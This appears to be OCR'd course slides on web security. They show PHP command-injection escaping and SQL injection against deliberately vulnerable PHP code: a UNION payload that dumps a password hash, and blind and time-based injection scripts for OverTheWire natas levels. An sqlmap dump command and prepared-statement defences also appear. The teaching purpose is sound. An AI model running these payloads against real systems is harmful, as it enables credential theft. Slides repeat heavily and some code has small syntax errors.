
```
    shell_exec("ping -c 4 "   . escapeshellarg("; uname -a")) ;
=> shell_exec("ping -c 4 \"; uname -a\"");
```



Parameter escaping

https://www.php.net/manual/fr/function.escapeshellarg

```
    shell_exec("ping -c 4 "   . escapeshellarg("; uname -a")) ;
=> shell_exec("ping -c 4 \"; uname -a\"");
```




```
$ tail -n 1 /var/log/apache/error.log
ping: ; uname -a: Name or service not known
```

Automatic escaping
with decorator pattern

```
function escaped_shell_exec($cmd, ...$args) {
    $line = $cmd ;
    foreach ($args as $arg) {
        $line .= " " . escapeshellarg($arg) ;
    }
    return shell_exec($line) ;
}
```


```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo escaped_shell_exec("ping", "-c", 4, $ip) ;
    echo "</pre>" ;
}
```

Automatic escaping
with decorator pattern

```
function escaped_shell_exec($cmd, ...$args) {
    $line = $cmd ;
    foreach ($args as $arg) {
        $line .= " " . escapeshellarg($arg) ;
    }
    return shell_exec($line) ;
}

if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo escaped_shell_exec("ping", "-c", 4, $ip) ;
    echo "</pre>" ;
}
```

Automatic escaping
with decorator pattern

```
   escaped_shell_exec("ping", "-c",   4,   "; uname -a")) ;
=>         shell_exec("ping  \"-c\" \"4\" \"; uname -a\"");
```




```
$ tail -n 1 /var/log/apache/error.log
ping: ; uname -a: Name or service not known
```

IV

SQL injection

https://www.arsouyes.org/blog/2020/31_SQL_Injection

Database

Store and organise data

Tables

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

Requests / create a table

```
CREATE TABLE articles (
       id            int           AUTO_INCREMENT,
       title         VARCHAR(70)   NOT NULL,
       publication   int           NOT NULL,
       content       TEXT          NOT NULL,
       PRIMARY       KEY(id)
) ;
```

Request / Add content

```
insert into articles (title, publication, content) VALUES
(
	'Bienvenue',
	1593691200,
	'Lorem ipsum dolor sit amet, consectetur adipiscing elit.‘
) ,
(
	'Édito',
	1672531199,
	'Nullam convallis libero ac tellus sagittis congue ut ut ipsum.‘
) ;
```

Request / List content

```
SELECT * FROM articles WHERE title = 'Bienvenue' ;
```

Requests

	Tables	Data
Add	CREATE	INSERT
List	SHOW TABLES	SELECT
Modify	ALTER	UPDATE
Delete	DROP	DELETE

Database used by applications

Access and manipulate data

Examples with PHP

Requests

```
// 1. Database connexion
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;

// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;
// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;

// 2. SQL Request Generation
$query = "select * from articles where "
       .= "id = '" . $_GET["id"] . "' and "
       .= "publication < strftime('%s', 'now')" ;

// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;
// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;

// 3. Send Request to Database
$result = $pdo->query($query) ;
$row    = $result->fetch() ;

// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;
// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;
// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
```

```
// 4. Display content
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
        . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requests : 1

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
select * from articles where id = '$id' and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requests : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
<h1>Bienvenue</h1>
<p>Publié le : 02/07/2020 10:00:00</p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
```

Requests : 2

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requests : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requests : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requests : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2"
Not Found
```

SQL Injection

Request parasitism

Examples with PHP

Injection : 2' --

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
<h1>Édito</h1>
<p>Publié le : 31/12/2022 23:59:59</p>
Nullam convallis libero ac tellus sagittis congue ut ut ipsum.
```

Injection : read another table

Can we exfiltrate data ?

Injection : read another table

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '-1'
   union select
       id,
       username as title,
       0        as publication,
       password as content
   from users
   Where
       username = "tbowan"
   --' and publication < strftime('%s', 'now')
```

Injection : read another table

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

Injection : read another table

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

UNION

id	Title (username)	Publication (0)	Content (password)
24	tbowan	0	$2y$10$Yoynw3upeUSzt4A3ouRt1.V/dAp62uHyhRB2c4e5e2Ad1KIh2b4We

Injection : read another table

```
tbowan@nop:~$ curl "http://localhost?id=-1%27"\
"%20union%20select"\
"%20id%2C"\
"%20username%20as%20title%2C"\
"%200%20as%20publication%2C"\
"%20password%20as%20content"\
"%20from%20users"\
"%20where%20username%20%3D%20%22tbowan%22"\
"%20--"
```

Injection : read another table

```
tbowan@nop:~$ curl "http://localhost?id=-1%27"\
"%20union%20select"\
"%20id%2C"\
"%20username%20as%20title%2C"\
"%200%20as%20publication%2C"\
"%20password%20as%20content"\
"%20from%20users"\
"%20where%20username%20%3D%20%22tbowan%22"\
"%20--"
<h1>tbowan</h1>
<p>Publié le : 01/01/1970 00:00:00</p>
$2y$10$Yoynw3upeUSzt4A3ouRt1.V/dAp62uHyhRB2c4e5e2Ad1KIh2b4We
```

Blind SQL injection

Example with natas 15

A table

id	username	password
1	admin	whatever
2	natas16	???

Suggestion of content

An application

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```

Legit use 1

```
   select * from users where username = "$username"
=> select * from users where username = "natas16"
```

id	username	password
1	admin	whatever
2	natas16	???

```
tbowan@nop:~$ curl "http://localhost?username=natas16"
…
This user exists.
…
```

Legit use 2

```
   select * from users where username = "$username"
=> select * from users where username = "thibaut"
```

id	username	password
1	admin	whatever
2	natas16	???

```
tbowan@nop:~$ curl "http://localhost?username=thibaut"
…
This user doesn't exist.
…
```

An injection

```
$query = "SELECT * from users where "
       .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```


But poor information

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
```

Principle : The Oracle

John Collier,
Prêtresse de Delphes,
1891

Principle : a game



Find a letter

```
select * from users where username = "$username"
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	???

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22%25a%25"
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "%a%"
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22%25a%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Find used letters

```
#!/usr/bin/python
import requests

chars   = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
exist   = ''
target  = 'http://natas15:****@natas15.natas.labs.overthewire.org/index.php'
trueStr = 'This user exists.'

r = requests.get(target, verify=False)

for x in chars:
        r = requests.get(target+'?username=natas16" AND password LIKE BINARY "%'+x+'%" "')
        if r.text.find(trueStr) != -1:
                exist += x
                print ('Using: ' + exist)
```

Find the first character

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "a%"
```

id	username	password
1	admin	whatever
2	natas16	a??

id	username	password
1	admin	whatever
2	natas16	x??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22a%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Find the next character

```
   select * from users where username = "$username"
=> select * from users where username = "natas16" and password like binary "xa%"
```

id	username	password
1	admin	whatever
2	natas16	xa??

id	username	password
1	admin	whatever
2	natas16	xy??

```
tbowan@nop:~$ curl "http://localhost?username=" \
"natas16%22%20and%20password%20like%20binary%20%22xa%25"
```

```
…
This user exists.
…
```

```
…
This user doesn't exist.
…
```

Find all letters

```
# Longueur du mot de passe
for i in range(32):

        # Lettres possibles
        for c in exist:

                r = requests.get(
                        target +
                        '?username=natas16" AND password LIKE BINARY "' + password + c + '%" "'
                        )
                if r.text.find(trueStr) != -1:
                        password += c
                        print ('Password: ' + password + '*' * int(32 - len(password)))
                        break
```

Time Variation

« Time based blind SQL Injection »

(natas 17)

An injection

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    // echo "This user exists.<br>";
} else {
    // echo "This user doesn't exist.<br>";
}
```

No output

```
$query = "SELECT * from users where "
      .= "username=\"" . $_REQUEST["username"] . "\"";

// …

if(mysql_num_rows($res) > 0) {
    // echo "This user exists.<br>";
} else {
    // echo "This user doesn't exist.<br>";
}
```

Find a letter

```
   select * from users where username = "$username"
=> select * from users where username = "natas18" and
                             if(password like binary "%a%", sleep(5), null) #
```

id	username	password
1	admin	whatever
2	natas16	??a??

id	username	password
1	admin	whatever
2	natas16	??x??

Find used letters

```
for x in chars:
    try:
        r = requests.get(
            target + '?username=natas18" AND IF(password
LIKE BINARY "%'+c+'%", sleep(5), null) %23',
            timeout=1
        )
    except requests.exceptions.Timeout:
        parsedChars += c
        print ('Used chars: ' + parsedChars)
```

Injection : automation

sqlmap

```
sqlmap.py
  --auth-cred="natas15:****"
  --auth-type=BASIC
  --level 3
  --dbms=mysql
  -p username
  -D natas15
  -T users
  --dump
  -u
'http://natas15.
natas.labs.overthewire.org
/index.php?username=natas16'
```

```
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| bob      | 6P151OntQe                       |
| charlie  | HLwuGKts2w                       |
| alice    | hROtsfM734                       |
| natas16  | ********************************|
+----------+----------------------------------+
```

Protections

Deinfect requests

Examples in PHP

Filtrer and convert 1/3

```php
// 2.1. Filter inputs
$id = filter_var($_GET["id"], FILTER_VALIDATE_INT) ;
if ($id === false) {
    echo "Bien tenté mais non." ;
    exit(1) ;
}

// 2.2 Request Generation
$query  = "select * from articles where "
       .= "id = $id and "
       .= "publication < strftime('%s', 'now')"
    ;
```

Filtrer and convert 2/3

```php
// 1. Database connexion
$pdo    = new PDO("sqlite:/var/www/mabase.sqlite", "charset=UTF8") ;

// 2 Request generation
$query  = "select * from articles where "
       .= "id = " . $pdo->quote($_GET["id"]) . " and "
       .= "publication < strftime('%s', 'now')"
    ;
```

Filtrer and convert 3/3 (best one)

```php
// 2. Request generations
$query   = "select * from articles where "
         .= "id = :id and "
         .= "publication < strftime('%s', 'now')"
    ;

// 3. Request preparation then execution
$request = $pdo->prepare($query) ;
$request->execute([ "id" => $_GET["id"] ]) ;
$row     = $request->fetch() ;
```

Injection : 2' --

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
select * from articles where id = :$id     and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
Not Found
```

V

